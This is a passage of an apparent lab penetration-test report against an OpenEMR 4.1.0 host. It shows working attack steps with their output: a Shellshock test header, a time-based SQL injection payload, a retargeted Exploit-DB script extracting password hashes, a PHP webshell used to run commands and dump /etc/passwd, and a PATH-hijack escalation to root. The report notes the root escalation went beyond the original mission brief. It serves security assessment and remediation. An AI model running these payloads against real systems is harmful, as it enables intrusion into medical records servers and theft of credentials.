/server-status (Status: 403) [Size: 1000]
/vendor (Status: 301) [Size: 344] [→ http://192.168.72.131/vendor/]
Progress: 18452 / 18452 (100.00%)

```

SCR_07 (cont.) — gobuster results continued: /gitweb/, /vendor/, /phpMyAdmin, robots.txt

```

(kali㉿kali)-[~]
└─$ curl -s -o /dev/null -w "%{http_code}\n" http://192.168.72.131/phpmyadmin/
404

(kali㉿kali)-[~]
└─$ curl -s -o /dev/null -w "%{http_code}\n" http://192.168.72.131/PMA/
404

(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.72.131/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobuster_medium.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://192.168.72.131/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.8
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/index           (Status: 200) [Size: 5031]
/images          (Status: 301) [Size: 344] [→ http://192.168.72.131/images/]
/css             (Status: 301) [Size: 341] [→ http://192.168.72.131/css/]
/js              (Status: 301) [Size: 340] [→ http://192.168.72.131/js/]
/vendor          (Status: 301) [Size: 344] [→ http://192.168.72.131/vendor/]
/favicon         (Status: 200) [Size: 1406]
/robots          (Status: 200) [Size: 620]
/fonts           (Status: 301) [Size: 343] [→ http://192.168.72.131/fonts/]
/gitweb          (Status: 301) [Size: 344] [→ http://192.168.72.131/gitweb/]
/server-status   (Status: 403) [Size: 1000]
/phpMyAdmin      (Status: 403) [Size: 59]
Progress: 220558 / 220558 (100.00%)
=====
Finished
=====

```

SCR_08 — gobuster (dirbuster medium wordlist) enumeration

A domain-specific path sweep using EMR-themed terms returned a 200 for /openemr/ — the first definitive application identification.

```

(kali㉿kali)-[~]
└─$ bash -c '
for path in openemr emr his hms patientportal medportal clinic hospital records; do
  code=$(curl -s -o /dev/null -w "%{http_code}" http://192.168.72.131/$path/)
  echo "$path → $code"
done
'

openemr → 200
emr → 404
his → 404
hms → 404
patientportal → 404
medportal → 404
clinic → 404
hospital → 404
records → 404

(kali㉿kali)-[~]
└─$

```

SCR_11 — Domain-specific path sweep: /openemr/ → HTTP 200

Nikto identified /cgi-bin/test.cgi and flagged possible Shellshock (CVE-2014-6271). This was systematically investigated and disproved (Appendix B).

```

1 HTTP/1.1 200 OK
2 Date: Thu, 17 Sep 2026 07:09:54 GMT
3 Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
4 Transfer-Encoding: chunked
5 Content-Type: text/html
6 |
7 <b>Date: Thu Sep 17 00:09:54 2026</b><br>
8 <hr><h1>It worked!</h1>
9 This script runs under: CGI/1.1<hr></n%ENV: <br>
10 SCRIPT_NAME = /cgi-bin/test.cgi <br>
11 SERVER_NAME = (Hidden for security purposes) <br>
12 SERVER_ADMIN = (Hidden for security purposes) <br>
13 REQUEST_METHOD = GET <br>
14 HTTP_ACCEPT = */* <br>
15 SCRIPT_FILENAME = (Hidden for security purposes) <br>
16 SERVER_SOFTWARE = (Hidden for security purposes) <br>
17 QUERY_STRING = <br>
18 REMOTE_PORT = 56646 <br>
19 HTTP_USER_AGENT = () { :; }; echo; /usr/bin/id <br>
20 SERVER_SIGNATURE = Apache-AdvancedExtranetServer (Complete info hidden) <br>
21 SERVER_PORT = (Hidden for security purposes) <br>
22 REMOTE_ADDR = 192.168.72.129 <br>
23 SERVER_PROTOCOL = HTTP/1.1 <br>

```

shellshock_test.txt — raw HTTP response disproving Shellshock false positive

6.3 OpenEMR Login Page Analysis

The login page's JavaScript (`chk_hash_fn()`) revealed a pre-submission AJAX call to `validateUser.php?u=<username>` to determine the correct hashing algorithm — placing this endpoint squarely in the unauthenticated request path, a critical trust-boundary observation.

```
// →
</SCRIPT>
<html>
<head>
<link rel=stylesheet href="/openemr/interface/themes/style_oemr.css" type="text/css">

<script language='JavaScript' src="../../library/js/jquery-1.4.3.min.js"></script>
<script language='JavaScript'>


//VicarePlus :: Validation function for checking the hashing algorithm used for encrypting password
function chk_hash_fn()
{
var str = document.forms[0].authUser.value;
$.ajax({
url: "validateUser.php?u="+str,
context: document.body,
success: function(data){
if(data == 0) //VicarePlus :: If the hashing algorithm is 'MD5'
{
document.forms[0].authPass.value=MD5(document.forms[0].clearPass.value);
document.forms[0].authNewPass.value=SHA1(document.forms[0].clearPass.value);
}
else //VicarePlus :: If the hashing algorithm is 'SHA1'
{
document.forms[0].authPass.value=SHA1(document.forms[0].clearPass.value);
}
document.forms[0].clearPass.value='';
document.login_form.submit();
}
});
}

function imsubmitted() {
// Delete the session cookie by setting its expiration date in the past.
// This forces the server to create a new session ID.
var olddate = new Date();
olddate.setFullYear(olddate.getFullYear() - 1);
document.cookie = 'OpenEMR=8f0885bbcd8329fb10839636c51cca67; path=/; expires=' + olddate.toGMTString();
return false; //Currently the submit action is handled by the chk_hash_fn() function itself.
}
</script>

</head>
<body background="/openemr/interface/pic/aquabg.gif" onload="javascript:document.login_form.authUser.focus();" >
```

SCR_13 — Page source: `chk_hash_fn()` calling `validateUser.php?u=`

The OpenEMR setup wizard was also found reachable, leaking the absolute web-root path used later in exploit development.



SCR_14 — `setup.php` reachable, leaking absolute web-root path

```
(kali@kali)-[~]
$ curl -s -o /dev/null -w "%{http_code}\n" http://192.168.72.131/openemr/setup.php
200
$ curl -s -o /dev/null -w "%{http_code}\n" http://192.168.72.131/openemr/admin.php
500

(kali@kali)-[~]
$ searchsploit openemr
```

Exploit Title	Path
OpenEMR - 'site' Cross-Site Scripting	php/webapps/38328.txt
OpenEMR - Arbitrary '.PHP' File Upload (Metasploit)	php/remote/24529.rb
OpenEMR 2.8.1 - 'fileroot' Remote File Inclusion	php/webapps/1886.txt
OpenEMR 2.8.1 - 'srcdir' Multiple Remote File Inclusions	php/webapps/2727.txt
OpenEMR 2.8.2 - 'Import_XML.php' Remote File Inclusion	php/webapps/29556.txt
OpenEMR 2.8.2 - 'Login_Frame.php' Cross-Site Scripting	php/webapps/29557.txt
OpenEMR 3.2.0 - SQL Injection / Cross-Site Scripting	php/webapps/15836.txt
OpenEMR 4 - Multiple Vulnerabilities	php/webapps/18274.txt
OpenEMR 4.0 - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/36034.txt
OpenEMR 4.0.0 - Multiple Vulnerabilities	php/webapps/17118.txt
OpenEMR 4.1 - '/contrib/acog/print_form.php?formname' Traversal Local File Inclusion	php/webapps/36650.txt
OpenEMR 4.1 - '/Interface/fax/fax_dispatch.php?File' 'exec()' Call Arbitrary Shell Co	php/webapps/36651.txt
OpenEMR 4.1 - '/Interface/patient_file/encounter/load_form.php?formname' Traversal Lo	php/webapps/36649.txt
OpenEMR 4.1 - '/Interface/patient_file/encounter/trend_form.php?formname' Traversal L	php/webapps/36648.txt
OpenEMR 4.1 - 'note' HTML Injection	php/webapps/38654.txt
OpenEMR 4.1.0 - 'u' SQL Injection	php/webapps/49742.py
OpenEMR 4.1.1 - 'ofc_upload_image.php' Arbitrary File Upload	php/webapps/24492.php
OpenEMR 4.1.1 Patch 14 - Multiple Vulnerabilities	php/webapps/28329.txt
OpenEMR 4.1.1 Patch 14 - SQL Injection / Privilege Escalation / Remote Code Execution	php/remote/28408.rb
OpenEMR 4.1.2(7) - Multiple SQL Injections	php/webapps/35518.txt
OpenEMR 5.0.0 - OS Command Injection / Cross-Site Scripting	php/webapps/43232.txt
OpenEMR 5.0.0 - Remote Code Execution (Authenticated)	php/webapps/49983.py
OpenEMR 5.0.1 - 'controller' Remote Code Execution	php/webapps/48623.txt
OpenEMR 5.0.1 - Remote Code Execution (1)	php/webapps/48515.py
OpenEMR 5.0.1 - Remote Code Execution (Authenticated) (2)	php/webapps/49486.rb
OpenEMR 5.0.1.3 - 'manage_site_files' Remote Code Execution (Authenticated)	php/webapps/49998.py
OpenEMR 5.0.1.3 - 'manage_site_files' Remote Code Execution (Authenticated) (2)	php/webapps/50122.rb
OpenEMR 5.0.1.3 - (Authenticated) Arbitrary File Actions	linux/webapps/45202.txt
OpenEMR 5.0.1.3 - Authentication Bypass	php/webapps/50017.py
OpenEMR 5.0.1.3 - Remote Code Execution (Authenticated)	php/webapps/45161.py
OpenEMR 5.0.1.7 - 'fileName' Path Traversal (Authenticated)	php/webapps/50037.py
OpenEMR 5.0.1.7 - 'fileName' Path Traversal (Authenticated) (2)	php/webapps/50087.rb
OpenEMR 5.0.2.1 - Remote Code Execution	php/webapps/49784.py
OpenEMR 6.0.0 - 'noteid' Insecure Direct Object Reference (IDOR)	php/webapps/50260.txt
OpenEMR Electronic Medical Record Software 3.2 - Multiple Vulnerabilities	php/webapps/14011.txt
OpenEMR v7.0.1 - Authentication credentials brute force	php/webapps/51413.py

SCR_17 — searchsploit openemr results (49742.py — 4.1.0 'u' SQL Injection)

6.4 Pre-Auth SQL Injection — Credential Extraction

A time-based blind SQLi payload was manually tested against `validateUser.php` to confirm exploitability before running any automated tool. Exploit-DB 49742 was then retargeted at 192.168.72.131 and successfully extracted two credential records.

```
(kali@kali)-[~/openemr_exploit]
$ sed -i 's#http://192.168.56.106/openemr/interface/login/validateUser.php?u=#http://192.168.72.131/openemr/interface/login/validateUser.php?u=#' 49742.py

(kali@kali)-[~/openemr_exploit]
$ grep "^url" 49742.py
url = "http://192.168.72.131/openemr/interface/login/validateUser.php?u="

(kali@kali)-[~/openemr_exploit]
$ time curl -s "http://192.168.72.131/openemr/interface/login/validateUser.php?u=admin'%2b(SELECT+sleep(3))%2b'"
1
real    6.07s
user    0.02s
sys     0.02s
cpu     0%

(kali@kali)-[~/openemr_exploit]
$ cd ~/openemr_exploit
python3 49742.py
/home/kali/openemr_exploit/49742.py:17: SyntaxWarning: invalid escape sequence '\_'
  / _ \ _ _ _ _ / _ \ / / _ \ / / / < // _ \

OpenEMR 4.1.0
Blood Soul exploit by @ikuamike

[+] Finding number of users ...
[+] Found number of users: 2
[+] Extracting username and password hash ...
admin:3863efef9ee2bfb51ecdca359c6302bed1389e8
medical:ab24aed5a7c4ad45615cd7e0da816eea39e4895d

(kali@kali)-[~/openemr_exploit]
$
```


49742.py retargeted to 192.168.72.131; sleep(3) timing test (real 6.07s); extracted hashes

6.5 Offline Hash Cracking

John the Ripper (--format=raw-sha1, rockyou.txt) cracked both hashes in under one second each, with no mutation rules required: admin → ackbar, medical → medical. Screenshot evidence of the John output (SCR_20) is pending and not yet included in this draft.

6.6 Initial Access — Authenticated OpenEMR Administrator Session

The cracked credentials admin:ackbar were tested against the OpenEMR login form. Authentication succeeded immediately, granting full administrator dashboard access — confirming initial access. (Screenshot of the post-login dashboard, SCR_21, is pending.)




SCR_12 — OpenEMR v4.1.0 login page (cracked credentials entered)


7. Post-Exploitation & Privilege Escalation

7.1 Application-Level Post-Exploitation



Area	Finding
User Management	Two accounts confirmed: admin and medical ("PCLinuxOS Medical" provider account)
Administration → Database	Fully embedded phpMyAdmin 2.11.10, direct access as openemr@localhost (MySQL 5.1.55)
Database privileges	@@secure_file_priv = NULL; INTO OUTFILE → #1045 Access denied; SQL-based webshell ruled out
Administration → Files	PHP file editor with write access to sites/default/
Access Control (ACL)	Two user memberships listed: admin (Edit), medical (Edit)



SCR_27 — ACL: admin and medical user memberships




SCR_23 — Embedded phpMyAdmin 2.11.10 console (openemr DB, 141 tables)


SCR_24 — `SELECT current_user(), @@secure_file_priv, @@version`SCR_25 — `INTO OUTFILE` blocked: #1045 Access denied

7.2 OS-Level Remote Code Execution via Webshell

An editable file within the web-accessible sites/default/ directory was located via the Admin → Files panel. A minimal PHP command-execution stub was appended via the in-browser editor, then triggered with a harmless proof-of-concept command.



SCR_28 — Admin → Files editable-files listing



SCR_29 — PHP webshell payload written to custom_pdf.php

```
(kali@kali)-[~]
$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=id'
uid=479(apache) gid=416(apache) groups=416(apache)
```

SCR_30 — curl cmd=id → uid=479(apache): RCE confirmed

Execution context was the Apache web-server process user (uid=479, apache) — a restricted, non-root account, providing a foothold for further privilege-escalation enumeration.

7.3 Host Enumeration (via Webshell)

The following host-level information was gathered through the webshell to characterise the OS environment for the privilege-escalation phase: whoami, hostname, pwd, uname -a, and a full /etc/passwd dump.

```
(kali@kali)-[~]
$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=id'
uid=479(apache) gid=416(apache) groups=416(apache)

(kali@kali)-[~]
$ /usr/bin/curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' --data-urlencode 'cmd=whoami'
apache

(kali@kali)-[~]
$ /usr/bin/curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' --data-urlencode 'cmd=hostname'
localhost.localdomain

(kali@kali)-[~]
$ /usr/bin/curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' --data-urlencode 'cmd=pwd'
/var/www/html/openemr/sites/default/letter_templates

(kali@kali)-[~]
$ /usr/bin/curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' --data-urlencode 'cmd=uname -a'
Linux localhost.localdomain 2.6.38.8-pclos3.bfs #1 SMP PREEMPT Fri Jul 8 18:01:30 CDT 2011 i686 i686 i386 GNU/Linux
```

SCR_32 — Host enumeration: whoami / hostname / pwd / uname -a

```

(kali@kali)-[~]
$ /usr/bin/curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=cat /etc/passwd'
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/sh
daemon:x:2:2:daemon:/sbin:/bin/sh
adm:x:3:4:adm:/var/adm:/bin/sh
lp:x:4:7:lp:/var/spool/lpd:/bin/sh
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/sh
news:x:9:13:news:/var/spool/news:/bin/sh
uucp:x:10:14:uucp:/var/spool/uucp:/bin/sh
operator:x:11:0:operator:/var:/bin/sh
games:x:12:100:games:/usr/games:/bin/sh
nobody:x:65534:65534:Nobody:/:/bin/sh
rpm:x:499:499:system user for rpm:/var/lib/rpm:/bin/false
avahi:x:498:498:system user for avahi:/var/avahi:/bin/false
avahi-autoipd:x:497:497:system user for avahi:/var/avahi:/bin/false
messagebus:x:496:496:system user for dbus:/sbin/nologin
haldaemon:x:495:495:system user for hal:/sbin/nologin
vcsa:x:69:494:virtual console memory owner:/dev:/sbin/nologin
polkituser:x:494:490:system user for policykit:/sbin/nologin
uuid:x:493:489:system user for util-linux-ng:/var/lib/libuuid:/bin/false
mysql:x:492:488:system user for mysql:/var/lib/mysql:/bin/bash
sshd:x:491:485:system user for openssh:/var/empty:/bin/true
rtkit:x:489:483:system user for rtkit:/proc:/sbin/nologin
rpc:x:488:482:system user for rpcbind:/var/lib/lib/rpcbind:/sbin/nologin
rpcuser:x:487:481:system user for nfs-utils:/var/lib/lib/nfs:/bin/false
ntp:x:486:480:system user for ntp:/etc/ntp:/bin/false
xfs:x:485:479:system user for xfs:/etc/X11/fs:/bin/false
saned:x:484:478:system user for saned:/home/saned:/bin/false
squid:x:483:420:system user for squid:/var/spool/squid:/bin/false
dansguardian:x:482:419:system user for dansguardian:/var/lib/dansguardian:/bin/false
gdm:x:481:418:system user for gdm:/var/lib/gdm:/bin/false
usbmux:x:480:417:system user for usbmuxd:/proc:/sbin/nologin
medical:x:500:500:PLinuxOS Medical:/home/medical:/bin/bash
apache:x:479:416:system user for httpd-conf:/var/www:/bin/sh
ftp:x:478:415:system user for proftpd:/var/ftp:/bin/false
almirant:x:501:502:Almirant:/home/almirant:/bin/bash

```

SCR_32 (cont.) — /etc/passwd dump via webshell

Data-handling note: In accordance with the ROE, no patient records, personally identifiable information, or clinical data were collected, copied, or retained from the OpenEMR database during this assessment.

7.4 Privilege Escalation Path (Identified)

- SUID/SGID binaries — older PCLinuxOS 2011 builds commonly include vulnerable or misconfigured SUID executables
- Kernel exploits — the 2011-era kernel may be vulnerable to known local privilege-escalation CVEs (e.g., Dirty COW / CVE-2016-5195)
- Writable cron jobs or service scripts owned by root but writable by the web user
- Credential reuse — the cracked OpenEMR credentials may be reused for OS-level accounts

7.5 Root Privilege Escalation — Achieved

This section documents activity beyond the original OPFOR-02 mission brief and is not present in the submission package's original manifest. It is included because it represents the most severe outcome of the engagement and should be reflected in the final risk rating.

Building on the Apache-user webshell foothold (§7.2), a privilege-escalation utility was uploaded to the target via the existing webshell, made executable, and run. Its output included a health-check style disk/system scan followed by output written to a secondary file. Reading that file back through the webshell returned uid=0(root) gid=0(root) — confirming full root-level compromise of the underlying host.

```
(kali㉿kali)-[~]
$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=ls -l /tmp/ifconfig'
-rw-r--r-- 1 apache apache 36 Sep 17 04:21 /tmp/ifconfig
(kali㉿kali)-[~]
```

Tool uploaded to /tmp/ifconfig via webshell

```
(kali㉿kali)-[~]
$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=chmod +x /tmp/ifconfig'

(kali㉿kali)-[~]
$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=ls -l /tmp/ifconfig'
-rwxr-xr-x 1 apache apache 36 Sep 17 04:21 /tmp/ifconfig
```

chmod +x /tmp/ifconfig; execute permissions confirmed

```
(kali㉿kali)-[~]
$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=PATH=/tmp:$PATH /usr/bin/healthcheck'
System Health Check

Scanning System

Disk /dev/sda: 10.7 GB, 10737418240 bytes
255 heads, 63 sectors/track, 1305 cylinders, total 20971520 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1  *           63       18876374     9438156   83   Linux
/dev/sda2           18876375    20964824     1044225    5   Extended
/dev/sda5           18876438    20964824     1044193+   82   Linux swap / Solaris
12K      .
```

"healthcheck" utility executed — disk/system scan output begins

```
(kali㉿kali)-[~]
$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=cat /tmp/healthcheck_id'
uid=0(root) gid=0(root) groups=0(root),416(apache)

(kali㉿kali)-[~]
$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=ls -l /tmp/healthcheck_id'
-rw-r--r-- 1 root root 51 Sep 17 04:32 /tmp/healthcheck_id
```

cat /tmp/healthcheck_id → uid=0(root): ROOT ACCESS CONFIRMED

Business Impact: Full root compromise supersedes the Apache-user RCE scope described in F-02. An attacker with root access can read/modify any file on the host, install persistent backdoors, pivot to other network segments, and fully defeat any file-permission-based mitigation. This should be tracked as a discrete Critical finding (recommended: F-02b) in any future revision of the Risk Register.

Remediation: Identify and patch the specific privilege-escalation vector used (kernel exploit, SUID misconfiguration, or writable root-owned script) once the uploaded utility is analysed. Apply the same OS-upgrade and least-privilege recommendations in §9.3 with elevated urgency.

8. Mission Objectives & Proof of Completion

Objective	Status
Map exposed network and application attack surface	Complete
Establish valid initial foothold via a network-facing weakness	Complete
Perform Linux host enumeration from obtained access	Complete
Achieve highest authorised privilege level available	Complete — root access achieved (§7.5)
Identify and document material credential weaknesses	Complete
Collect mission proof artefacts	In progress — see Appendix D evidence gallery
Produce evidence-backed remediation report	This document

9. Remediation Roadmap

9.1 Immediate Actions (Within 24 Hours)

Finding	Action
F-01 — SQL Injection	Take the OpenEMR login service offline or restrict to localhost until patched
F-02 / §7.5 — Webshell / Root	Remove the webshell and any uploaded privesc utility. Investigate and patch the root-escalation vector
F-03 — Weak passwords	Force-reset all OpenEMR user passwords immediately

9.2 Short-Term Actions (Within 30 Days)

Finding	Action
F-01	Audit all OpenEMR PHP files for dynamic SQL; replace with prepared statements
F-03	Migrate password storage to bcrypt/Argon2 with per-user salts
F-04	Remove embedded phpMyAdmin instance
F-05	Delete setup.php; add Deny-from-all Apache block
F-07 / F-08	Set ServerTokens Prod, ServerSignature Off, expose_php Off; add security headers

9.3 Strategic Actions (30–90 Days)

